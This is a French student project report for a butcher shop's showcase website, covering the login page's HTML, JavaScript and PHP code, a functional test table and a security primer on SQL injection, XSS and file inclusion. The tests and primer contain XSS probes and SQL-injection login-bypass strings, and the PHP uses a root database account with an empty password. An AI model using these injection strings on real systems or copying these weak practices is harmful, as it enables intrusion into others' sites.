Projet professionnel

Sommaire:

- Liste des compétences du référentiel
- Résumé du projet
- Cahier des charges, Expression des besoins
- Spécifications techniques
- Réalisations
- Jeu d’Essai
- Veille technologique
- Sécurité
- Recherches

Liste des compétences du référentiel

Activité type 1 « Développer la partie front-end d'une application web ou web mobile en intégrant les recommandations de sécurité »

- Maquetter une application
- Réaliser une interface utilisateur web statique et adaptable
- Développer une interface utilisateur web dynamique

Activité type 2 « Développer la partie back-end d'une application web ou web mobile en intégrant les recommandations de sécurité »

- Développer les composants d'accès aux données
- Développer la partie back-end d'une application web ou web mobile

Résumé du projet

C'est un artisan traiteur qui possède une boucherie à Saint-Zacharie et voudrait un site vitrine à son image, il souhaite avoir un site pouvant être visité sur la plupart des plateformes.

Il souhaiterait fixer des caméras dans ses banques à viande pour que les clients puissent visionner la marchandise à l'aide du flux vidéo retransmis sur son site et d'être informé en direct en permettant aux clients de réserver une part particulière grâce à un formulaire leur servant de "click and collect".

Il sera possible de se connecter grâce à un système de connexion pour accéder à son panel administrateur.

Le panel administrateur lui permettra de consulter ces articles, les modifier, les supprimer, de consulter les réservations de la journée ainsi que les informations contenues dans le formulaire afin de pouvoir contacter un client en cas de problème. Il veut pouvoir couper le flux vidéo de ces banques chaque soir sur son panel administrateur.

Il faut vraiment prendre en compte l'adaptabilité du site car l’artisan veut dédier une tablette à son utilisation.

Cahier des charges / Expression des besoins

Cahier des charges:

Le but du projet est de réaliser un site vitrine pour un artisan afin d'afficher en ligne sa marchandise.

Le propriétaire dispose déjà d'un logo et d'une bannière réalisée préalablement en amont.

Le site présentera le magasin et son histoire, une galerie photo contenant des images issues de la boucherie et certains produits du magasin, un espace lié aux articles écrits pour la boucherie par le propriétaire, une section disposant d'un flux vidéo permettant aux visiteurs du site de visionner en temps réel la banque de nourriture de l'artisan, accompagné d'un formulaire permettant aux visiteurs de réserver au jour même une certaine part spécifique à l'instant "T", en indiquant le nom, prénom, numéro de téléphone, adresse mail, heure de récupération du produit, le type de viande ainsi que le nombre de parts voulues.

Il sera possible d'accéder aux différentes parties du site grâce à une barre de navigation contenant le logo du magasin ainsi que les différents liens de la page.

Les informations du magasin seront affichées en bas de la page et contiendront le nom de la boucherie, l'adresse, le numéro de téléphone ainsi que l'adresse mail du boucher; Tout cela sera en dessous de la bannière graphique du magasin.

Le propriétaire aura la possibilité de se connecter à un panel administrateur à l'aide de ses identifiants, ce qui lui permettra de rédiger des articles, de modifier et de supprimer ces derniers.

Le propriétaire pourra consulter aussi les réservations faites par les clients, et aura le droit de supprimer celles-ci si un client doit se désister. Le propriétaire veut aussi être capable d'ajouter des photos dans sa galerie pour que ses clients puissent les consulter.

Le propriétaire stipule que le site doit être adaptable à la plupart des supports numériques car il souhaiterait utiliser une tablette pour consulter son site web (et qu'il soit accessible à ces clients) ainsi que de se connecter à son panel administrateur et faire des actions sur son site à partir de celle-ci.

Expression des besoins:

Le prestataire veut que son site:

- Affiche son magasin, du contenu comme des photos et des articles
- Informe les visiteurs de sa localisation et de ses coordonnées.
- Soit adaptable à la plupart des supports numériques, en front et en back office
- Permet d'afficher aux visiteurs un flux vidéo et un formulaire qu'ils doivent remplir pour réserver une part de viande spécifique.
- Ai un système lui permettant de se connecter au panel administrateur
- Dispose d'un panel administrateur dans le but de gérer ses articles, ses photos et ses réservations

Spécifications techniques

Avant de commencer la réalisation du site, il faut le maquetter après les exigences du prestataire, j'ai utilisé **Figma**, une application web qui m'a permis de réaliser une maquette.

Nous utiliserons ensuite la technologie web **HTML** pour structurer le site ainsi que du **CSS** pour y ajouter du style.

Pour faciliter le développement du site et son adaptation pour les plus petits modèles numériques, j'utilise **Bootstrap**.

Nous avons besoin de stocker des identifiants, des éléments du site, c'est pourquoi nous allons utiliser un système de gestion de base de données, qui sera **PhpMyAdmin**.

Pour pouvoir récupérer, insérer et modifier des informations dans la base de données, il faut utiliser du **SQL** pour écrire des requêtes.

PHP servira lui à réaliser les composants d'accès aux données, pour envoyer les requêtes, récupérer les données et les comparer.

Javascript sera utile pour utiliser des librairies comme **Jquery** & **Ajax** (Qui serviront à implémenter du dynamisme sur le site, comme empêcher le rafraîchissement de la page à chaque action)


Pour tout ce qui est question de déploiement, il est nécessaire de louer un nom de domaine ainsi qu'un serveur virtuel privé pour publier notre site web et qu'il soit accessible au public, sans parler de référencement.

Réalisations

Avant de commencer la réalisation du site, il a fallu proposer quelques maquettes au propriétaire afin de trouver ce qu'il lui conviendrait le mieux.

Après quelques échanges, nous nous sommes entendus sur une structure de site particulière.

Voici à quoi ressemblerait son site, **attention**, ce n'est pas exactement la forme finale de celui-ci.




Après avoir réalisé la maquette ainsi que la page de présentation,
il fallait commencer par développer la page de connexion.

Pour la page de connexion, j'ai décidé de réaliser une simple page avec le logo du magasin, suivi de deux entrées pour y insérer ses identifiants, avec deux boutons, l'un pour se connecter, l'autre pour retourner à la page principale.


C'est à partir de ce moment-là que j'ai utilisé la technologie Javascript pour insérer la librairie Jquery et me servir de Ajax pour traiter les informations envoyées par l'utilisateur, dans le but de réaliser une page de connexion dynamique nécessitant aucun rechargement de la page après chaque requête.

La validation du formulaire de connexion passerait par Ajax pour communiquer avec "connexion.php" qui contiendrait les requêtes et les composants pour vérifier si l'email et le mot de passe entrés sont les mêmes inscrits dans la base de données.
Si les informations étaient correctes, la page renvoie l'utilisateur sur le panel administrateur, sinon un message apparaissait au-dessus du formulaire, indiquant que l'adresse mail, ou le mot de passe est incorrect.

Voici la page de connexion:



Voici la page de connexion en HTML:



```
laboucherieduvillage > login.php
21      @media (min-width: 768px) {
22        .bd-placeholder-img-lg {
23          font-size: 3.5rem;
24        }
25      }
26    </style>
27      <link href="css/signin.css" rel="stylesheet">
28      <link href="css/style.css" rel="stylesheet">
29    </head>
30    <body class="text-center">
31
32
33
34    <main class="form-signin border shadow-lg bg-white">
35
36    <img class="mb-4 img-fluid" src="images/LOGO-BOUCHERIE-DU-VILLAGE3.png" alt="" width="180" height="180">
37
38    <form action="connexion.php" method="post">
39        <h1 class="h3 mb-3">Connexion</h1>
40        <div id="message"></div>
41        <h3 class="mt-2 fw-normal">Identifiants</h3>
42        <div class="mb-3">
43            <input type="email" class="form-control" id="email" placeholder="nom@exemple.com">
44        </div>
45        <h3 class="mt-2 fw-normal">Mot de passe</h3>
46        <div class="mb-3">
47            <input type="password" class="form-control" id="password" placeholder="Password">
48        </div>
49        <button class="w-100 btn btn-lg btn-danger" id="button" type="button">Se connecter</button>
50        <a class="w-100 btn btn-lg btn-light text-decoration-none" href="index.html">Retour au site</a>
51    </form>
52
53    </main>
54    </body>
55    <script src="js/jquery.js"></script>
56    <script src="js/login.js"></script>
57    </html>
```

Dans la structure de la page, on inscrit des “id” qui permettra au javascript de récupérer les informations ou de créer des évènements en fonction de ce dont on a besoin.

Le formulaire utilise la méthode POST afin de cacher les informations envoyées dans la requête.

Les éléments à retenir ici sont:

id=”button”
id=”message”
id=”email”
id=”password”

Voici le fichier Javascript contenant la fonction Ajax:

Ici, Javascript va lancer une fonction à chaque fois que l'id "button" est cliqué.

C'est alors qu'il va récupérer les valeurs contenues dans les ids "email" et "password" et qu'il va vider le contenu dans l'id "message".

Après la vérification des champs email et password, Ajax va appeler le fichier "connexion.php" en lui transmettant les valeurs "email" et "password"

Si le fichier "connexion.php" est lu entièrement, alors une autre fonction est appelée; Une alerte affiche le message "Connexion réussie" et nous sommes redirigés vers la page "panel.php".

Voici le fichier Php:

laboucherieduvillage > connexion.php

```php
<?php
session_start();
// CONNEXION BDD
try
{
    $conn = new PDO("mysql:host=localhost;dbname=laboucherieduvillage", "root", "");
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
}
catch
(PDOException $e) {
    echo "Connection failed: " . $e->getMessage();
}
//////////////////// Fonction ////////////////

if(isset($_POST))
{
    if(empty($_POST['email']) || empty($_POST['password']))
    {
        exit();
    }
    $pswd = $_POST['password'];
    $stmt = $conn->prepare("SELECT email , password FROM user WHERE email = :email ;");
    $stmt->execute(['email' => $_POST['email']]);
    if($stmt->rowCount() == 0){
        echo"<p style='color:red;'>Email non valide !</p>";
    }
    else{
        $user = $stmt->fetch(PDO::FETCH_ASSOC);
        if(password_verify($pswd,$user['password']))
        {
            $_SESSION['email'] = $_POST['email'];
            $_SESSION['password'] = $user['password'];
            exit('<p style="display: none;">success</p>');
        }
        if($user['password']!=$_POST['password'])
        {
            echo"<p style='color:red;'>Mot de passe non valide !</p>";
        }
    }
}

?>
```

Avant toute chose, le fichier démarre une session et crée une connexion à la base de données.

Après avoir récupéré les informations avec Ajax, on vérifie si les valeurs ne sont pas vides.

Ensuite, on prépare une requête afin d'éviter toute tentative d'injection; On récupère l'email et le mot de passe inscrit dans la base de données par rapport à l'email inscrit dans le formulaire et l'on va exécuter la requête.

Si la base de données possède un email et un mot de passe par rapport à l'email inscrit dans le formulaire, alors on va vérifier si le mot de passe est bien le mot de passe inscrit dans le formulaire, si oui, on attribue à la session l'email et le mot de passe de l'utilisateur et on quitte le fichier.

Sinon, on envoie un message d’erreur indiquant que le mot de passe est invalide.

Et si on ne trouve pas d’email et de mot de passe dans la base de données par rapport à l’email inscrit dans le formulaire, alors l’email est incorrect.

Jeu d’essais

Maintenant que nous avons réalisé le système de connexion, il faut donc réaliser un test fonctionnel pour voir si le système fonctionne correctement, ainsi que vérifier s'il y a, ou non, une faille de sécurité.

Mais avant d’effectuer un jeu d’essai, qu’est-ce qu’un test ?

D'une manière plus générale, le test désigne toutes les activités qui consistent à rechercher des informations quant à la qualité du système afin de permettre la prise de décisions.

- Test Unitaire:

En programmation informatique, le test unitaire est une procédure permettant de vérifier le bon fonctionnement d'une partie précise d'un logiciel ou d'une portion d'un programme.
(appelée « unité » ou « module »)

L'écriture des tests unitaires a longtemps été considérée comme une tâche secondaire. Cependant, les méthodes Extreme programming (XP) ou Test Driven Development (TDD) ont remis les tests unitaires, appelés « tests du programmeur », au centre de l'activité de programmation.

- Test d’intégration:

Dans le monde du développement informatique, le test d'intégration est une phase de tests, précédée par les tests unitaires et généralement suivie par les tests de validation, vérifiant le bon fonctionnement d'une partie précise d'un logiciel ou d'une portion d'un programme (appelée « unité » ou « module ») ; dans le test d’intégration, chacun des modules indépendants du logiciel est assemblé et testé dans l’ensemble.

L'objectif de chaque phase de test est de détecter les erreurs qui n'ont pas pu être détectées lors de la précédente phase.

Pour cela, le test d’intégration a pour cible de détecter les erreurs non détectables par le test unitaire.

Le test d’intégration permet également de vérifier l'aspect fonctionnel, les performances et la fiabilité du logiciel. L'intégration fait appel en général à un système de gestion de versions, et éventuellement à des programmes d'installation. Cela permet d'établir une nouvelle version, fondée soit sur une version de maintenance, soit sur une version de développement.

- Test fonctionnels:

Un test fonctionnel permet de tester une fonctionnalité (la connexion d’un utilisateur par exemple). Il ne teste pas le rendu en tant que tel même si ces notions peuvent se croiser. Ces fonctionnalités sont testées via des parcours en simulant les actions de l’utilisateur (clics, saisies claviers, mouvement de souris, …).

Les tests fonctionnels sont faits tout au long de la vie du projet, et ce dès le développement de la première fonctionnalité.

Les tests fonctionnels sont faits pour s’assurer que le service que l’on souhaite mettre à disposition de l’utilisateur fonctionnera quand celui-ci l’utilisera.

Les tests manuels sont chronophages, laborieux et répétitifs. Les automatiser fait gagner du temps aux testeurs qui délèguent l’exécution des tests principaux.

Le jeu d'essai est donc un test fonctionnel, dans le but de vérifier le bon fonctionnement de l'application.

Jeu d'essai
du système de connexion

Action	Valeurs	Résultat
L'utilisateur clique sur "Se Connecter"	Aucune valeur est inscrite	Un message en rouge apparaît: "Champ(s) Vide !"
L'utilisateur met une valeur dans "email"	"**email**": "dupond"	Un message en rouge apparaît: "Champ(s) Vide !"
L'utilisateur met une valeur dans "Mot de passe"	"**Mot de passe**": "bonjour"	Un message en rouge apparaît: "Champ(s) Vide !"
L'utilisateur met une valeur dans "email" et "Mot de passe"	"**email**": "dupond" "**Mot de passe**": "bonjour"	Un message en rouge apparaît: "Email non valide !"
L'utilisateur met un vrai email et un mauvais mot de passe	"**email**": "shun.lassal@laplateforme.io" "**Mot de passe**": "bonjour"	Un message en rouge apparaît: "Mot de passe non valide !"
L'utilisateur met un mauvais email et un bon mot de passe	"**email**": "boucherie@gmail.com" "**Mot de passe**": "admin"	Un message en rouge apparaît: "Email non valide !"
L'utilisateur met un bon email et un bon mot de passe	"**email**": "shun.lassal@laplateforme.io" "**Mot de passe**": "admin"	Une petite fenêtre affiche: "Connexion réussie !"
L'utilisateur tente de rentrer un script dans l'entrée "email"	"**email**": "<script>alert('bonjour')</script>"	Un message en rouge apparaît: "Email non valide !"
L'utilisateur tente une injection SQL dans l'entrée "email"	"**email**": "shun.lassal@laplateforme.io';--" **ou** "shun.lassal@laplateforme.io or 1=1';--"	Un message en rouge apparaît: "Email non valide !"

Veille Technologique

Lors de la réalisation de mon projet, j'ai dû faire des recherches afin de trouver les informations nécessaires à la réalisation de mon projet.

Quand j'ai commencé à utiliser Bootstrap, je n'avais aucune idée de comment cette technologie fonctionnait, je me suis donc rendu sur le site officiel Bootstrap afin d'accéder à la documentation de celui-ci.

J'ai appris, par exemple, comment fonctionnent les containers:

Les conteneurs sont l'élément de mise en page le plus basique de Bootstrap et sont nécessaires lorsqu'on utilise le système de grille par défaut de Bootstrap. Les conteneurs sont utilisés pour contenir, rembourrer et (parfois) centrer le contenu qu'ils contiennent. Bien que les conteneurs puissent être imbriqués, la plupart des mises en page ne nécessitent pas de conteneur imbriqué.

J'ai aussi cherché sur internet comment éviter les failles de sécurité, comme les failles SQL, les failles XSS ainsi que comment protéger son réseau et son site web face à différentes attaques grâce à plusieurs moyens de se protéger.

Utilisation de pare-feu d'applications Web (WAF)

WAF aide à protéger vos applications Web contre les requêtes HTTP malveillantes. Il place une barrière entre l'attaquant et votre serveur. Il peut protéger la couche sept contre des menaces telles que XSS, CSRF, injection SQL, etc.

Atténuation des attaques DdoS

Comme son nom l'indique, il est utilisé pour atténuer les attaques DDoS et les attaques de la couche réseau, sécurisant ainsi les sites Web, les applications et l'infrastructure des serveurs.

Utiliser HTTPS

HTTPS crypte toutes les données échangées entre le serveur et votre client pour protéger les identifiants de connexion, les informations d'en-tête, les cookies, les données de demande, etc.

Cela fonctionne avec un certificat SSL:

Ça repose sur un procédé de cryptographie par clef publique afin de garantir la sécurité de la transmission de données sur internet. Son principe consiste à établir un canal de communication sécurisé (chiffré) entre deux machines (un client et un serveur) après une étape d'authentification.

Point
Sécurité

Les failles web connues :

Injection SQL :

La faille SQLi, abréviation de SQL Injection, soit injection SQL en français, est un groupe de méthodes d'exploitation de faille de sécurité d'une application interagissant avec une base de données. Elle permet d'injecter dans la requête SQL en cours un morceau de requête non prévu par le système et pouvant compromettre la sécurité.

/!\ - Il existe plusieurs types d'injection SQL - /!\

- Méthode Blind Based

- Méthode Error Based

- Méthode Union Based

- Méthode Stacked Queries

(La plus dangereuse, profitant d'une erreur de configuration du SGBDR pour exécuter n'importe quelle requête)

Exemple d’injection SQL :

Considérons un site web dynamique (programmé en PHP dans cet exemple) qui dispose d'un système permettant aux utilisateurs possédant un nom d'utilisateur et un mot de passe valides de se connecter.

Ce site utilise la requête SQL suivante pour identifier un utilisateur:

```
SELECT uid FROM Users WHERE name = '(nom)' AND password = '(mot de passe hashé)';
```

Attaquer la requête:

Imaginons à présent que le script PHP exécutant cette requête ne vérifie pas les données entrantes pour garantir sa sécurité. Un hacker pourrait alors fournir les informations suivantes:

> Utilisateur: Dupont';--
>
> Mot de passe: n'importe lequel

La requête devient:

```
SELECT uid FROM Users WHERE name = 'Dupont';--' AND password = '(mot de passe)';
```

Les caractères ‘--’ marquent le début d'un commentaire en SQL.

La requête est donc équivalente à:

```
SELECT uid FROM Users WHERE name = 'Dupont';
```

L'attaquant peut alors se connecter sous l'utilisateur Dupont avec n'importe quel mot de passe. Il s'agit d'une injection de SQL réussie, car l'attaquant est parvenu à injecter les caractères qu'il voulait pour modifier le comportement de la requête.

La Solution:

La première solution consiste à échapper les caractères spéciaux contenus dans les chaînes de caractères entrées par l'utilisateur.

En PHP on peut utiliser pour cela la fonction mysqli_real_escape_string, qui transformera la chaîne ' -- en \' --.

La requête deviendrait alors:

```
SELECT uid FROM Users WHERE name = 'Dupont\' -- ' AND password = '(mot de passe)';
```

L'apostrophe de fin de chaîne ayant été correctement dé-spécialisée en la faisant précéder d'un caractère « \ ».

L'échappement peut aussi se faire (suivant le SGBD utilisé) en doublant les apostrophes.

La marque de commentaire fera alors partie de la chaîne, et finalement le serveur SQL répondra qu'il n'y a aucune entrée dans la base de données correspondant à un utilisateur Dupont' -- avec ce mot de passe.

ou

La seconde solution consiste à utiliser des requêtes préparées: dans ce cas, une compilation de la requête est réalisée avant d'y insérer les paramètres et de l'exécuter, ce qui empêche un éventuel code inséré dans les paramètres d'être interprété.
(Requete PDO::prepare())

De nombreux frameworks sont équipés d'un ORM
(Mapping Objet-Relationnel) qui se charge entre autres de préparer les requêtes.

Cross-site scripting :

Le cross-site scripting (abrégé XSS) est un type de faille de sécurité des sites web permettant d'injecter du contenu dans une page, provoquant ainsi des actions sur les navigateurs web visitant la page.

Les possibilités des XSS sont très larges puisque l'attaquant peut utiliser tous les langages pris en charge par le navigateur (JavaScript, Java...) et de nouvelles possibilités sont régulièrement découvertes notamment avec l'arrivée de nouvelles technologies comme HTML5.

Il est par exemple possible de rediriger vers un autre site pour de l'hameçonnage ou encore de voler la session en récupérant les cookies.

Le cross-site scripting est abrégé XSS pour ne pas être confondu avec le CSS (feuilles de style), X se lisant « cross » (croix) en anglais.

Le principe est d'injecter des données arbitraires dans un site web, par exemple en déposant un message dans un forum, ou par des paramètres d'URL.

Si ces données arrivent telles quelles dans la page web transmise au navigateur (par les paramètres d'URL, un message posté…) sans avoir été vérifiées, alors il existe une faille: on peut s'en servir pour faire exécuter du code malveillant en langage de script (du JavaScript le plus souvent) par le navigateur web qui consulte cette page.

La détection de la présence d'une faille XSS peut se faire par exemple en entrant un script Javascript dans un champ de formulaire ou dans une URL:

<script>alert(‘bonjour’)</script>

Si une boîte de dialogue apparaît, on peut en conclure que l'application Web est sensible aux attaques de type XSS.

Risques :

L'exploitation d'une faille de type XSS permettrait à un intrus de réaliser les opérations suivantes:

- Redirection (parfois de manière transparente) de l'utilisateur (souvent dans un but d'hameçonnage)

- Vol d'informations, par exemple sessions et cookies.

- Actions sur le site faillible, à l'insu de la victime et sous son identité (envoi de messages, suppression de données…)

- Rendre la lecture d'une page difficile (boucle infinie d'alertes par exemple).

Comment se protéger des failles XSS :

- Retraiter systématiquement le code HTML produit par l'application avant l'envoi au navigateur

- Filtrer les variables affichées ou enregistrées avec des caractères '<' et '>' (en CGI comme en PHP).

De façon plus générale, donner des noms préfixés (avec par exemple le préfixe "us" pour user string) aux variables contenant des chaines venant de l'extérieur pour les distinguer des autres, et ne jamais utiliser aucune des valeurs correspondantes dans une chaîne exécutable (en particulier une chaîne SQL, qui peut aussi être ciblée par une injection SQL d'autant plus dangereuse) sans filtrage préalable.

En PHP:

- utiliser la fonction htmlspecialchars(), qui filtre les '<' et '>'

- utiliser la fonction htmlentities(), qui est identique à htmlspecialchars(), sauf qu'elle filtre tous les caractères équivalents au codage HTML ou JavaScript.

Il existe des bibliothèques qui permettent de filtrer efficacement du contenu balisé issu de l'utilisateur (systèmes de publication).

Par ailleurs, il est également possible de se protéger des failles de type XSS à l'aide d'équipements réseaux dédiés tels que les pare-feux applicatifs. Ces derniers permettent de filtrer l'ensemble des flux HTTP afin de détecter les requêtes suspectes.

Local/Remote File Inclusion (LFI/RFI)

L'objet de l'attaque, comme son nom l'indique, est d'inclure un fichier local (LFI) ou distant (RFI) au sein d'une ressource accessible depuis un SI. L'intérêt est multiple :

Dans le cas d'une LFI, cela permet par exemple:

- D'accéder au code source de fichiers privés stockés sur le serveur ciblé par l'attaque

- D'exécuter un script disponible sur le serveur dans un contexte non conventionnel (non prévu par le SI)

Dans le cas d'une RFI, cela permet par exemple:

- De faire exécuter par l'application un script stocké sur un serveur distant et construit sûr-mesure par le pirate

- De défigurer le site

Ces types d'attaques sont de moins en moins présentes dans les applications qui sont basées majoritairement sur des framework robustes. Mais ces vulnérabilités existent bel et bien, il est donc intéressant de connaître des méthodes d'attaques pour en mesurer la gravité.

Cette vulnérabilité est aussi couramment appelée "faille d'include" (en rapport avec le nom de la fonction PHP utilisée pour inclure un flux).

Comment détecter si une entrée utilisateur est vulnérable en PHP:

Il suffit de regarder chaque occurrence d'appel aux fonctions suivante:

- include()

- require()

- include_once()

- require_once()

